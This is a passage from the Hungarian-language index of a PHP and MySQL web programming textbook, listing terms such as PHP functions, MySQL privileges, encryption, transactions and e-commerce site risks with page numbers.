 logikai műveleti jelek 26
 new műveleti jel 27
 összehasonlító műveleti jelek 25
 egyenlő műveleti jel 25
 összehasonlító műveleti jelek
 WHERE mellékágak 168
 típusműveleti jel 28
 tömb 28
 tömbök 59
 végösszeg kiszámítása az űrlapon 28
 végrehajtó 27
 vessző műveleti jel 27
 MX (Mail Exchange) rekordok 312
 myisamchk segédalkalmazás 204
 MyISAM tábla 209
MySQL
 adatbázis 193, 196
 biztonsági mentése 242
 db tábla 195
 eredmenyek.php kód 182
 host tábla 196
 kapcsolat ellenőrzése 197
 kérés ellenőrzése 197
 létrehozása 151
 tables_priv tábla 196
 user tábla 194
 webes adatbázis architektúrája 181
 azonosítók 160
 bejelentkezés 150
 felhasználók
 beállítása 151
 folytatás jel 150
 futásidőjű hibák 382
 GRANT parancs 151
 hozzáférés 149
 jelszavak 283
 jogosultságok 151
 globális jogosultságok 152
 GRANT parancs 151
 legkisebb jogosultság elve 151
 típusai 152
 max_connections paraméter 185
 mod_auth_mysql modul 275
 dokumentáció weboldala 276
 telepítés 275
 tesztelése 275
 mysql parancs 150
 online kézikönyv 164
 pontosvessző (:) 150
 szintaktika 174
 telepítése
 bináris fájlok 622
 forrás telepítése 622
 Windows 628
 Windows, PATH beállítása 628
 utasítások 150
 webes források 634
 weboldal 149
 mysql_dump parancs 206
 mysqlhotcopy kód 206
 mysqli_connect() függvény 185, 382
 mysqli_errno() függvény 382
 mysqli_error() függvény 382
 mysqli_fetch_assoc() függvény 186
 mysqli_query() függvény 185, 382
 mysql parancs 150
 mysql_select_db() függvény 185
- N, Ny**
- nem azonos műveleti jel 59
 nem egyenlő műveleti jel 59
 nem_feliratkozott_listak_lekerese()
 függvény 495
 nem létező függvények hívása 97
 nemzetköziesítés (alkalmazások) 5
 Netcraft 259
 Netscape weboldal
 SSL 3.0 specifikáció 289
 sütik (cookie-k) specifikációja 350
 Network News Transfer Protocol (NNTP)
 308
 névtelen bejelentkezés (FTP) 315
 névterek 105
 PHP 5.3 5
 XML 566
 new műveleti jel 27
 New York Times weboldal 265
 nl2br() függvény 75
 NNTP (Network News Transfer Protocol)
 308
 NOT NULL kulcsszó 157
 növelés műveleti jelek 24
 NULL adattípus (változók) 20
 numerikusan indexelt tömbök
 elérése ciklusokkal 57
 létrehozása 56
 tartalmának elérése 56
 numerikus oszloptípusok
 dátum és idő 162
 nyelvek
 DDL (Data Definition Language) 165
 DML (Data Manipulation Language)
 165
 nyelvi szerkezetek
 array() 56
 die() 361
 exit 361
 nyilvános kulcsok
 Gnu Privacy Guard (GPG) 284
 titkosítás 239
- O, Ö**
- object adattípus (változók) 20
 objektumok 107
 klónozása 126
 valós világbeli objektumok modellezése
 (webes adatbázisok) 144
 ODBC (Open Database Connectivity)
 függvények 190
 oklevelek projekt
 perszonálizált dokumentumok 544
 ertekeles.php fájl 546
 fájlok 544
 index.html fájl 545
 PDF 550
 RTF 548
 oktatónyagok
 grafikonok 348
 kivételkezelés 138
 olvasás
 fájlok 40, 302
 futásidőjű hibák 382
 könyvtárakból 298
 online hírlevél 477
 csatolt állományok 478
 fájlfeltöltés 478
 folyamatábrák 478
 megoldás áttekintése 478
 online katalógusok (üzleti weboldalak) 221
 hibái 222
 gyenge minőségű megjelenés 222
 információ hiánya 222
 látogatottság mérése 223
 megkeresések megválasztása 222
 tartalom frissítése 223
 jellemző hiányosságai 223
 online kosár alkalmazás
 a felhasználó vásárlásának nyomon
 követésének 419
 a megoldás áttekintése 420
 fájlok 422
 fizetési rendszerek 420
 kódmodulok 421
 munkamenet-változók 419
 OOP (objektumorientált programozás)
 objektumok 107
 osztályok 107
 többalakúság 108
 Open Database Connectivity (ODBC)
 függvények 190
 opendir() függvény 299
 OpenSSL
 konfigurálása 624
 weboldala 622
 operációs rendszerek
 felesleges alkalmazások kikapcsolása 262
 frissítése 262
 optimalizálás
 adatbázisok 205
 alapértelmezett értékek használata 205
 indexek használata 205
 jogosultságok 205
 táblák 205
 tervezése 205
 kód 376
 Zend Optimizer 377
 ORDER BY mellékág 173

- öröklődés 108
 megakadályozása 115
 megvalósítása 113
 többszörös öröklődés 116
 összeadás (+) műveleti jel 23
 összehasonlítás
 karakterláncok 80
 hosszának megállapítása 81
 strcasecmp() függvény 80
 strcmp() függvény 80
 strnatcasecmp() függvény 80
 összehasonlító műveleti jelek 25
 egyenlő műveleti jel 25
 összehasonlító műveleti jelek
 WHERE mellékágak 168
 összetett értékadó műveleti jelek 24
 oszlopok 157
 értékek 142
 atomi oszlopértékek 145
 kulcsok 142
 elsőleges kulcsok 142
 idegen kulcsok 143
 osztályok 117, 118
 absztrakt (elvont) 126
 átalakítás karakterláncokká 129
 attribútumok 110
 csomopont osztály 518
 CSS 601
 Exception 132
 kiterjesztése 133
 metódusok 132
 karakter (reguláris kifejezések) 84
 kivételek
 létrehozása 133
 kódjának megírása 117
 létrehozása 109
 metódusok meghívása 112
 öröklődés 108
 példányok létrehozása 110
 tervezése 117
 típusjelzés 125
 többalakúság 108
 osztályon belüli konstansok 124
 osztálpéldányok létrehozása 110
 osztás műveleti jel 23
- P**
- paraméterek 16, 17
 Apache, MaxClients 185
 extract() függvény 70
 függvényparaméterek 99
 cím szerinti paraméterátadás 102
 érték szerinti paraméterátadás 102
 függvények meghívása 96
 max_connections paraméter 185
 rajzolófüggvények 334
 startup 628
 parancsok
 GRANT 151
 LOCK TABLES 206
 mysql 150
- mysql_dump 206
 REVOKE 154
 SHOW 159
 traceroute (UNIX) 233
 webszerver függvények 304
 parancssor 365
 parancssori utasítás-végrehajtó 255
 parse_url() függvény 312
 parseXML() metódus 586
 PATH beállítások
 MySQL telepítések 628
 PCRE kiterjesztés 5
 pdf_add_outline() függvény 555
 pdf_close() függvény 556
 pdf_csere() függvény 551
 pdflib.php fájl
 oklevelek projekt 544
 pdf.php fájl (oklevelek projekt) 544
 pdf_show_xy() függvény 561
 pdf_stringwidth() függvény 561
 PEAR (PHP Extension and Application Repository)
 telepítése 631
 PECL (PHP Extension osztály könyvtár)
 331
 penztar.php fájl (online kosár alkalmazás)
 422
 perjel (\) 209
 perszonálizálás
 formátumok
 PDF 542
 PostScript 541
 RTF 541
 követelmények
 szoftver 542
 vizsgáztatórendszer 542
 oklevelek projekt 544
 ertekes.php fájl 546
 fájlok 544
 index.html file 545
 PDF 550
 RTF 548
 továbbfejlesztési lehetőségek 562
 PGP (Pretty Good Privacy) 283
 phar kiterjesztés 5
 Philip and Alex's Guide to Web Publishing
 weboldal 635
 Phorum webes fórum 538
 PHP
 adatbázis-illesztések 190
 állandók (konstansok) 21
 alapszintű hitelesítés (HTTP) 271
 Application Tools weboldala 634
 Base Library weboldala 634
 beágyazása HTML-be 13
 címkék (tag) 14
 fehérköz karakterek 15
 megjegyzések használata 15
 utasítások 15
 Center weboldala 634
 címkék (tag) 14
 ASP stílus 15
- require() utasítás 91
 rövid stílus 14
 SCRIPT stílus 14
 Classes Repository weboldal 634
 Club weboldala 634
 date() függvény 16
 dátum és idő 321
 checkdate() függvény 324
 date() függvény 321
 floor() függvény 327
 mikroszekundumok 329
 naptárfüggvények 329
 PHP weboldal 329
 számolások 327
 Developer's Network Unified Forums
 weboldala 634
 Developer weboldala 634
 fejlesztőkörnyezetek 375
 forráskód színklemelése
 szintaktika 364
 függvények
 eval() függvény 361
 függvénynevek a kódban 372
 get_current_user() függvény 363
 get_extension_funcs() 363
 getlastmod() függvény 363
 get_loaded_extensions() függvény 363
 highlight_file() 364
 ini_get() függvény 364
 ini_set() függvény 364
 mysqli_connect() függvény 382
 mysqli_errno() függvény 382
 mysqli_error() függvény 382
 mysqli_query() függvény 382
 serialize() függvény 362
 show_source() függvények 364
 unserialize() függvény 362
 változók 30
 függvények meghívása 16
 futtatása
 CGI értelmezőként 621
 modulként 621
 haladó OO funkciók 124
 hálózati keresőfüggvények 310
 hálózati keresőfüggvények
 explode() 312
 gethostbyaddr() 312
 gethostbyname() 311
 getmxrr() 311
 parse_url() 312
 Homepage weboldala 634
 jpeg-6b letölése 331
 karakterláncok értékelése 361
 képek
 automatikus előállítása 336
 azonosítók törlése 335
 formátumok 332
 GIF (Graphics Interchange Format)
 332
 JPEG (Joint Photographic Experts
 Group) 332
 kimenet készítése 335

- létrehozása 333
 PNG (Portable Network Graphics) 332
 rajzászon létrehozása 333
 szöveg 334
 támogatása 331
 WBMP (Wireless Bitmap) 332
- Kitchen weboldala 634
 kódok 379
 hibák 387
 hibakeresés változókban 385
 MySQL-jelszavak 283
 programozási hibák 379
 tulajdonos azonosítása 363
 utolsó módosítás időpontja 363
 végrehajtás leállítása 361
 konfigurálása 624
 könyvtárak 622
 Magazine weboldala 633
 műveleti jelek 22
 aritmetikai műveleti jelek 23
 bitműveleti jelek 26
 csoportosíthatóság 29
 egyoperandusú műveleti jelek 23
 elsőbbségi sorrend 29
 értékadó műveleti jelek 20
 háromoperandusú műveleti jel 27
 hibakezelő műveleti jel 27
 karakterláncok alkalmazható
 műveleti jelek 23
 logikai műveleti jelek 26
 new műveleti jel 27
 összehasonlító műveleti jelek 25
 típusműveleti jel 28
 tömbműveleti jel 28
 végösszeg kiszámítása az ürlapon 28
 végrehajtó 27
 vessző műveleti jel 27
 nyelvi szerkezetek
 die() 361
 exit 361
 optimalizálása 376
 parancssor 365
 PHP 5.3
 a Zend-motor fejlesztései 5
 crypt() működése ~ban 5
 date_add() függvény 328
 date_sub() függvény 328
 dátum-/időfüggvények ~ban 5
 fileinfo kiterjesztés 5
 hash() működése ~ban 5
 hibajavítások 5
 hibajelentés 5
 idő-/dátumfüggvények ~ban 5
 intl kiterjesztés 5
 md5() működése ~ban 5
 MySQLnd driverek 5
 névterek 5
 PCRE kiterjesztés 5
 phar kiterjesztés 5
 php.ini adminisztrálása ~ban 5
 Reflection kiterjesztés 5
- SPL kiterjesztés 5
 sqlite3 kiterjesztés 5
 új funkciói 5
 Windows-támogatás 5, 628
 Postnuke weboldala 634
 Resource Index weboldala 634
 Resource weboldala 633
 SOAP könyvtárak (Amazon) 568
 sserializálás 362
 telepítése 11, 624
 bináris fájlok telepítése 621
 forrás telepítése 624, 625
 Windows 630
 utasítások 15
 változók
 azonosítók 20
 értékadás 20
 felhasználó által deklarált 20
 függvénynevek a kódban 372
 hatókör 22
 szuperglobális 22
 típusai 20
 ürlapváltozók elérése 17
 vezérlési szerkezetek 31, 38
 ciklusok 35
 declare 38
 feltételes utasítások 31
 kiugrás ~ból 37
 webes források 633
 weboldal 370, 622
 XML stílus 14
 php|architect weboldal 633
 phpaudoc weboldal 375
 PHP beágyazása HTML-be 13
 fehérkör karakterek 15
 megjegyzések 15
 PHP
 címek (tag) 14
 utasítások 15
- PHPBookmark alkalmazás
 fájlok 393
 létrehozása 391
 függvénykönyvtárak 393
 PHPBuilder.com weboldal 633
 PHPCommunity weboldal 633
 phpdoc weboldal 375
 PHP Extension and Application Repository
 (PEAR)
 telepítése 631
 weboldala 633
 PHPIndex.com weboldal 634
 phpinfo() függvény 544, 306
 php.ini fájl
 adminisztrálása PHP 5.3-ban 5
 auto_append_file 95
 auto_prepend_file 95
 direktívák szerkesztése 364
 PHPMyAdmin.Net weboldal 633
 PHPOklevel.pdf fájl (oklevelek projekt)
 544
 PHPOklevel.rtf fájl (oklevelek projekt) 544
 PHPWizard.net weboldal 633
- PNG (Portable Network Graphics) 332
 könyvtár weboldala 622
 pontossesszó (;)
 MySQL 150, 186
 POP (Post Office Protocol) 308
 posix_getgrgid() függvény 303
 posix_getpwuid() függvény 302, 303
 postafiók_megnyitása() függvény 468
 Post Office Protocol (POP) 308
 PostScript 541
 betűtípusok letöltése 332
 Pretty Good Privacy (PGP) 283
 print() függvény 75
 printf() függvény 76
 private hozzáférés-módosító 112
 privát kulcsok
 Gnu Privacy Guard (GPG) 284
 titkosítás 239
 Product osztály 586
 Product.php fájl (Tahuayo alkalmazás) 571
 progec.php fájl 305
 programhibák 255
 a PHP 5.3 hibajavításai 5
 regresszálás 255
 programok. Lásd még alkalmazások
 futtatás parancssorból 365
 telepítő (Apache) 629
 programozási hibák 379, 380
 futásidejű hibák 380
 bevitteli adatok ellenőrzése 384
 fájlok olvasása/írása 382
 hálózati kapcsolatok 383
 kapcsolódás adatbázishoz 382
 nem létező függvények 381
 logikai hibák 384
 szintaktikai 379
 protokollok 307
 alkalmazásrétegbeli 280
 File Transfer Protocol (FTP) 313
 fájlfeltöltés 318
 fájlok biztonsági mentése 313
 fájlok tükrözése 313
 ftp_get() függvény 318
 ftp_mdtm() függvény 316
 ftp_nlist() függvény 318
 ftp_size() függvény 318
 időtúllépések megelőzése 318
 névtelen bejelentkezés 315
 set_time_limit() függvény 318
 FTP (File Transfer Protocol) 42
 HTTP (Hypertext Transfer Protocol)
 280
 fájlok megnyitása 42
 kézfogás (handshaking) 280
 Secure Sockets Layer (SSL) 280
 IMAP (Internet Message Access
 Protocol) 308
 IP (Internet Protocol) 280
 NNTP (Network News Transfer
 Protocol) 308
 POP (Post Office Protocol) 308
 RFC (Requests for Comments) 307

SMTP (Simple Mail Transfer Protocol) 308, 451
 TCP (Transmission Control Protocol) 280
 vermek 280
 prototípusok függvények 96 kód 375
 public hozzáférés-módosító 112
 putenv() függvény 306
 PX-PHP Code Exchange weboldal 633

R

RAID (Redundant Array of Inexpensive Disks) 242
 rajzolás függvények 334 képek, kódok 333 szöveg 334
 rajzás 338 képek létrehozása 333
 range() függvény 56
 RDBMS (relációs adatbázis-kezelő rendszerek) 165
 Redundant Array of Inexpensive Disks (RAID) 242
 redundás adatok elkerülése (webes adatbázisok) 144
 Reflection API 129
 Reflection kiterjesztés 5
 regisztracios_urple_megjelenítése() függvény 397
 regisztracios_urlap.php fájl (PHPBookmark alkalmazás) 393
 regisztracio_uj.php fájl (PHPBookmark alkalmazás) 393
 regisztral() függvény 400
 regresszálás 255
 reguláris kifejezések 83 karakterek készletek 84 osztályok 84 Perl 83
 rekordok táblák 142
 rekurzív függvények 104
 relációs adatbázisok 141, 143 előnyei 141 kapcsolatok egy a sokhoz típusú kapcsolatok 143 egy az egyhez típusú kapcsolatok 143 sok a sokhoz típusú kapcsolatok 143 kulcsok 142 elsődleges kulcsok 142 idegen kulcsok 143 sémák 143 táblák 141 értékek 142 oszlopok 142 sorok 142 relatív elérési útvonalak 41

rename() függvény 304
 rendeles_beszurasa() függvény 440
 rendelési ürlapok feldolgozása 13 létrehozása 12
 rendezés karakterláncok strcasecmp() függvény 80 strcmp() függvény 80 strnatcasecmp() függvény 80
 rendszerek biztonságos tranzakciók 279 kapacitásbeli korlátok (üzleti weboldalak) 229 operációs 198
 REPLICATION CLIENT jogosultság 153
 REPLICATION SLAVE jogosultság 153
 replikáció adatbázisok 206 slave szerverek 206
 Requests for Comments (RFC) 307
 require() utasítás 90 auto_append_file (php.ini fájl) 95 auto_prepend_file (php.ini fájl) 95 fájlnévkiejtések 91 PHP címek (tag) 91 weboldalsablonok 91
 REST/XML (Amazon) 585, 591 részstringek cseréje 83, 88 elérése 80
 keresése 81 keresés és csere 83 strchr() függvény 82 strstr() függvény 82 strpos() függvény 82 strrchr() függvény 82 strrpos() függvény 82, 83 strstr() függvény 82 számszerű pozíció 82
 return kulcsszó 103 reverse spam 234 REVOKE parancs 154 rewinddir() függvény 300
 RFC (Requests for Comments) 307 RFC Editor weboldal 319, 320 RGB (vörös, zöld és kék) 334 Rich Text formátum (RTF) 541 rmdir() függvény 302 r+ megnyitási mód 41 rosszindulatú kód befecskendezése 247 rövid stílus (PHP címek) 14 rövid stílusú ürlapváltó 17 rtf.php fájlok 544 RTF (Rich Text Format) 541 sablonok létrehozása 542 rtrim() függvény 75
S, Sz
 sablonok weboldalak 91
 sajat_hibakezelő() függvény 389
 SCRIPT stílus (PHP címek) 14
 SearchDatabase.com weboldal 634
 Secure Hypertext Transfer Protocol (S-HTTP) 279
 segédalkalmazások myisamchk 204
 SELECT jogosultságok 153
 SELECT mellékágak 174
 SELECT utasítások 167
 sémák Book-O-Rama alkalmazás 149
 serialize() függvény 362 session_set_cookie_params() függvény 350 session_unregister() függvény 352 set_error_handler() függvény 389 set_time_limit() függvény 318 SET típus 163 settype() függvény 30 SGML (Standard Generalized Markup Language) 564 sha1() függvény 269 shell szkript stílusú megjegyzések 15 showCart() függvény 597 SHOW COLUMNS utasítás 200 SHOW DATABASES utasítás 199 ShowSmallCart() függvény 576 show_source() függvény 364 SHOW TABLES utasítás 200 SHOW utasítás 199 S-HTTP (Secure Hypertext Transfer Protocol) 279 Simple Mail Transfer Protocol (SMTP) 308, 451 skaláris változók 55 Slashdot weboldal 265, 517 slave szerverek adatbázis replikáció 206 replikáció 207 SMTP (Simple Mail Transfer Protocol) 308, 451 SOAP (Simple Object Access Protocol) 564 Amazon 563 könyvtárak 567 PHP SOAP könyvtárak (Amazon) 568 sorok értékek 142 visszaadása 175 SourceForge weboldal 375, 634 spam 234 SPL kiterjesztés 5 sprintf() függvény 76 sqlite3 kiterjesztés 5 SQL (Structured Query Language) 165 adatbázisok 167 meghatározása 165 Book-O-Rama adatbázis létrehozása 165 táblákat feltöltő kód 166 Course weboldala 634 DDL (Data Definition Language) 165

- DML (Data Manipulation Language) 165
 karakterláncok biztonsága 252
 RDBMS (relációs adatbázis-kezelő rendszerek) 165
 webes források 634
 SSL (Secure Sockets Layer) 233, 279, 621
 adatok küldése 281
 kézfogás (handshaking) 280
 protokollvermek 280
 tesztelése 627
 tömörítés 281
 üzleti weboldalak 225
 startup paraméterek 628
 statikus kötések 125
 statikus metódusok létrehozása 124
 stiluslapok
 CSS 601
 stratégiák
 üzleti weboldalak 229
 strcasecmp() függvény 80
 strchr() függvény 82
 strcmp() függvény 80
 stripslashes() függvény 78, 184, 199, 282
 strip_tags() függvény 282
 stripr() függvény 82
 strlenn() függvény 81
 strnatcmp() függvény 80
 Stronghold weboldal 241
 strpos() függvény 82
 strrchr() függvény 82
 str_replace() függvény 83, 550
 strrpos() függvény 83
 strstr() függvény 82, 412
 strtok() függvény 79
 strToLower() függvény 77
 strToUpper() függvény 77
 struktúrák
 könyvtár 373
 substr() függvény 80
 Summary weboldal 223
 switch utasítások 33
 system() függvény 305
 számszerű pozíció
 keresése karakterláncban 82
 szavazas_beallitas.sql fájl 342
 személyre szabott tartalom megjelenítése alkotóelemek 391
 felhasználói nevek 392
 felhasználók 391
 felhasználói nevek 392
 jelszavak 392
 könyvjelzők 392
 jelszavak 392
 könyvjelzők
 ajánlása 392
 szerializálás 362
 szerverek
 biztonságos tárolása 282
 biztonságos webszerverek 240
 hitelesítés 238
 szervezés
- kód 253
 színek
 gombok 338
 RGB (vörös, zöld és kék) 334
 szöveg 336
 színtkiemelés
 forráskód 364
 szintaktika 379
 DESCRIBE utasítás 201
 forráskód színtkiemelése 364
 hibák 379
 szoftver
 fejlesztés 369
 frissítése 256
 hibák 228, 235
 fejlesztők hibás feltételezései 235
 nem megfelelő tesztelés 235
 pontatlan specifikációk 235
 perszonálizált dokumentumok 542
 RTF 542
 szolgáltatásmegtagadással járó támadás (DoS) 234, 262
 szolgáltatások
 értékesítése 226
 hozzáadása 308
 rendelések fogadása 223
 többletérték hozzáadása 226
 szorzás műveleti jel 23
 szöveg
 egyszerű szöveg (titkosítás) 238
 elsimítása 334
 gombok
 színek/betűtípusok 336
 illesztése gombokra 339
 képek
 létrehozása 336
 megnyitása
 fopen() függvény 41
 rajzolása vagy írása képekre 334
 titkosított szöveg (titkosítás) 238
 szöveges fájlok 39
 beolvasása 40
 írása 40
 megnyitása 40
 megnyitási módok 40
 szöveg illesztése gombokra 339
 szülő csomópontok (webes fórum
 fastruktúrája) 518
 szünetmentes tápegység (UPS) 243
 szuperglobális változók 22
 szűrés
 beviteti adatok (webes adatbázisok) 184
 felhasználói bevitel 249
- T**
- t1lib
 letöltése 332
 táblák
 adatbázisok
 biztonsági mentés 206
 optimalizálása 205
- ARCHIVE 210
 Book-O-Rama adatbázis 166
 columns_priv 194
 CSV 210
 db 194
 grant 194
 hatókörmezők 195
 host 194
 ideiglenes 177
 InnoDB 210
 külső kulcsok 211
 tranzakciók 210
 kulcsok 142
 elsőleges kulcsok 142
 megváltoztatása 177
 MEMORY 209
 MERGE 209
 MyISAM 209
 oszlopok 142
 DESCRIBE utasítás 201
 sémák 143
 sorok 142
 értékek 142
 tables_priv 194
 törlése 179
 user 194
 tagolás
 kód 32, 373
 tag.php fájl (PHPBookmark alkalmazás)
 393
 tanúsító szervezetek (CA) 240
 tanúsítvány-aláírási kérelem (CSR) 241
 tárhelyszerzés 258
 tárolás
 adatok. Lásd még fájlok 39
 biztonságos 282
 jelszavak 198, 267
 karakterláncok 78
 addslashes() függvény 78
 stripslashes() függvény 78
 redundáns adatok (webes adatbázisok)
 144
 tárolómotorok 209
 ARCHIVE táblák 210
 CSV táblák 210
 InnoDB táblák 210
 külső kulcsok 211
 tranzakciók 210
 MEMORY táblák 209
 MERGE táblák 209
 MyISAM 209
 tároló (verziókötések) 374
 tárolt eljárások 212
 deklarálása 212
 kurzorok 214
 tárolt függvények deklarálása 213
 vezérlési szerkezetek 214
 tárolt függvények deklarálása 213
 tartalom (kód) 376
 távoli FTP kapcsolatok 315
 TCP/IP (Transmission Control Protocol/
 Internet Protocol)

- biztonság 233
 TCP (Transmission Control Protocol) 280
 telepítés
 Apache Windows alatt 629
 bináris fájlok 622
 forrás telepítése 622
 GPG (Gnu Privacy Guard) 283
 MIME levelezőcsomag 631
 mod_auth_mysql modul 275
 MySQL 628
 PEAR (PHP Extension and Application Repository) 631
 PHP 11, 624, 625
 telepítő (Apache) 629
 termékek (üzleti weboldalak)
 digitális termékek értékesítése 226
 rendelesek fogadása 223
 többletérték hozzáadása 226
 termékek vagy szolgáltatások megrendelése
 (üzleti weboldalak) 223
 bizalom 225
 felhasználói felületek 225
 kompatibilitás 226
 megválaszolatlan kérdések 224
 természetes rendezés
 weboldal 81
 tesztelés
 GPG (Gnu Privacy Guard) 285
 karakterláncok hossza 81
 kód 377
 mod_auth_mysql modul 275
 PHP
 telepítések 631
 PHP támogatás 626
 regresszálás 255
 SSL 627
 tetelek_szamolas() függvény 436
 TEXT típus 162
 Thawte weboldal 236, 240
 throw mellékág 133
 TIFF könyvtár weboldala 622
 típus
 jelzés 125
 konverziós specifikációk típuskódjai 77
 típusműveleti jel 28
 típuskényszerítés (változók) 21
 titkosítás (criptográfia) 238
 titkosítás 238, 283
 adatok 282
 algoritmus 238
 Data Encryption Standard (DES) 239
 digitális aláírások 239
 digitális tanúsítványok 240
 egyszerű szöveg 238
 GPG (Gnu Privacy Guard) 283
 kulcsprók 284
 telepítés 283
 tesztelése 285
 hash függvények 240
 jelszavak 198, 269
 nyilvános kulcsok 239
 PGP (Pretty Good Privacy) 283
 privát kulcsok 239
 titkosítás (criptográfia) 238
 titkosított szöveg 238
 titkosított szöveg (titkosítás) 238
 t megnyitási mód 41
 többalakúság 108
 többdimenziós tömbök 55
 háromdimenziós tömbök 61
 kétdimenziós tömbök 59
 rendezése 63
 felhasználó által meghatározott
 rendezések 63
 fordított rendezés 64
 több programozó 374
 többsoros megjegyzések 16
 többszöri felhasználás, kód
 előnyei 89
 egységesesség 90
 költség 89
 megbízhatóság 89
 include() utasítás 90, 95
 require() utasítás 90, 95
 auto_prepend_file (php.ini fájl) 95
 fájlnév kiterjesztések 91
 PHP címek (tag) 91
 weboldalsablonok 91
 többszörös definíálás
 függvények 99
 módszerek 126
 többszörös öröklődés 116
 tömbök 55
 asszociatív 57
 befoglaló keretek tartalma 340
 elemek 56
 indexek 56
 közepes stílusú ürlapváltozó 18
 műveleti jelek 23, 59
 numerikusan indexelt tömbök
 bejárása ciklusokkal 57
 létrehozása 56
 tartalom elérése 56
 szuperglobális 18
 bejárása ciklusokkal 58
 each() függvény 58
 létrehozása 57
 list() függvény 58
 tartalom elérése 57
 többdimenziós 55
 tömörítés
 SSL (Secure Sockets Layer) 281
 topbar.php fájl 571
 törlés
 adatbázisok 179
 touch() függvény 304
 továbbfejlesztési lehetőségek
 perszonálizált dokumentumok 562
 webes fórum 538
 traceroute parancs (UNIX) 233
 tranzakciók 210
 ACID-kompatibilis 210
 autocommit mód 210
 biztonságos tranzakciók 277
 biztonságos tárolás 282
 felhasználói bevitel szűrése 282
 felhasználók számlítógepei 278
 Internet 278
 rendszer 279
 Secure Sockets Layer (SSL) 280
 webes böngészők 278
 InnoDB táblák 210
 meghatározása 210
 véglegesített 210
 visszagyűjtött 211
 trim() függvény 75, 184
 Tripwire weboldal 234
 TrueType betűtípusok 336
 try blokkok (kivételkezelés) 131
 tükrözés
 fájlok
 FTP függvények 313
 bejelentkezések 316
 frissítés időpontrának ellenőrzése 316
 kapcsolatok bontása 318
 letöltések 317
 távoli kapcsolatok 315
 RAID (Redundant tömb of Inexpensive Disks) 242
 tulajdonos (kódok)
 azonosítása 363
 tulajdonságok
 fájltulajdonságok
 meg változtatása 304
 tüzfalak 242, 261

U, Ü

- ucfirst() függvény 77
 ucwords() függvény 77
 uj_hozzaszolas.php fájl
 webes fórum 519
 uj_hozzaszolas_tarolasa() függvény 536
 uj_hozzaszolas_tarolasa.php fájl (webes fórum) 519
 uj_konyvek.txt 209
 ujKonyvJelzoHozzaadasa() függvény 611
 új szoftververziók beállítása 257
 új szoftververziók üzembel helyezése 257
 umask() függvény 302
 uniós műveleti jel 59
 Unix
 bináris fájlok telepítése 622
 date() függvény 322
 forrás telepítése 624, 625
 httpd.conf fájl 626
 PHP tesztelése 626
 SSL tesztelése 627
 traceroute parancs 233
 UNIX_TIMESTAMP() függvény 326
 unlink() függvény 304
 unserialize() függvény 362
 UNSIGNED kulcsszó 157
 UPDATE jogosultság 153
 UPS (szünetmentes tápegység) 243
 UPS weboldal 226

- url_ajanlo() függvény 417
 űrlapok
 Bob autóalkatrészek alkalmazás
 végösszeg kiszámítása műveleti jelekkel 28
 Bob autóalkatrészek alkalmazás 12, 13
 feldolgozása 13
 létrehozása 12
 változók elérése 17
 űrlapok
 HTML 182, 293
 urlencode() függvény 270, 310
 url_fuggvenyek.php fájl (PHPBookmark alkalmazás) 393
 USAGE jogosultság 154
 user táblák 194
 utasítások
 ALTER TABLE 177
 break utasítás 38
 continue utasítás 38
 DELETE 179
 DESCRIBE 201
 describe user; 194
 DROP TABLE 179
 előfordított 189
 else utasítások 32
 elseif utasítások 33
 EXPLAIN GRANT 200, 201
 if utasítások 32
 include() utasítás 90
 auto_append_file (php.ini fájl) 95
 auto_prepend_file (php.ini fájl) 95
 INSERT 165
 kis- és nagybút különbsége MySQL-ben 150
 LOAD_DATA_INFILE 209
 PHP utasítások 15
 switch utasítások 33
 összekapcsolás típusai 203
 oszlopértékek 204
 require() utasítás 90
 auto_append_file (php.ini fájl) 95
 auto_prepend_file (php.ini fájl) 95
 fájlnévkiejtések 91
 PHP címek (tag) 91
 weboldalsablonok 91
 return kulcsszó 103
 SELECT 167
 SHOW 199
 SHOW COLUMNS 200
 SHOW DATABASES 199
 SHOW TABLES 200
 utólagos csökkentés műveleti jel 24
 utólagos növelés műveleti jel 24
 uzenet_kuldese() függvény 474
 uzenet_megjelenítése() függvény 470
 uzenet_torlese() függvény 473
 uzenet_visszakeresese() függvény 470
 üzleti weboldalak 219, 221
 adatvédelmi nyilatkozat 225
 a tárolt információ fontossága 231
 biztonság 231
 adatok biztonsági mentése 242
 auditálás 241
 biztonsági házirendek létrehozása 236
 biztonságos webszerverek 240
 digitális aláírások 239
 digitális tanúsítványok 240
 fenyegetések 232
 fizikai biztonság 242
 hash függvény 240
 hitelesítés 237
 jelszavak 237
 naplózás 241
 tanúsító szervezetek (CA) 240
 tanúsítvány-aláírási kérelem (CSR) 241
 titkosítás 238
 hitelesítés 232
 kockázatai 227
 crackerek 227
 hardverhiba 228
 jogi szabályozás és adórendszer 229
 kívánt üzleti eredmény elmaradása 228
 rendszer-kapacitásbeli korlátok 229
 szoftverhibák 228
 szolgáltatói hibák 228
 verseny 228
 költségsökkenés 227
 kompatibilitás 226
 online katalógusok 221
 hibái 222
 jellemző hiányosságai 223
 SSL (Secure Sockets Layer) 225
 stratégiai kiválasztása 229
 szolgáltatások és digitális termékek
 értékesítése 226
 termékek vagy szolgáltatások
 megrendelése 223
 típusai 221
 többletétek hozzáadása termékekhez
 vagy szolgáltatásokhoz 226
 tűzfalak 242
 visszatérítési szabályzat 225
 üzleti weboldalak kockázatai
 crackerek 227
 hardverhiba 228
 jogi szabályozás és adórendszer 229
 kívánt üzleti eredmény elmaradása 228
 rendszer-kapacitásbeli korlátok 229
 szoftverhibák 228
 szolgáltatói hibák 228
 verseny 228
- ## V
- VAGY műveleti jel 26
 valós világbeli objektumok modellezése
 (webes adatbázisok) 144
 változók 19, 21, 100
 azonosítók 20
 értékek hozzárendelése 20
 felhasználó által deklarált változók 20
 függvények 30
 állapotának ellenőrzése 31
 típusbeállítás/-ellenőrzés 30
 hatókör 22
 szuperglobális 22
 típusai 20
 adattípusok 20
 változó változók 21
 tipuserősség 20
 tipuskényszerítés 21
 ürlapváltozók 17
 változók
 függvényváltozók 99
 globális változók 101
 helyi változók 101
 hibakeresés 385
 környezeti függvények 306
 munkamenetek 349
 törlese 351
 skaláris változók 55
 tömbök 55
 asszociatív tömbök 57
 elemek 56
 indexek 56
 műveleti jelek 59
 numerikusan indexelt tömbök
 tartalmának elérése 56
 többdimenziós tömbök 59
 törlese 351
 valtozok_kiirata.php fájl 385
 vásárlás nyomon követése (online kosár alkalmazás) 419
 vasarlas.php fájl (online kosár alkalmazás)
 422
 védőkarakterek 78
 véglegesített tranzakciók 210
 végrehajtás
 parancssor 365
 végrehajtás leállítása (kódok) 361
 végrehajtó műveleti jel 27, 255
 VeriSign
 weboldal 236
 VeriSignweboldal 240
 verziókötés (code)
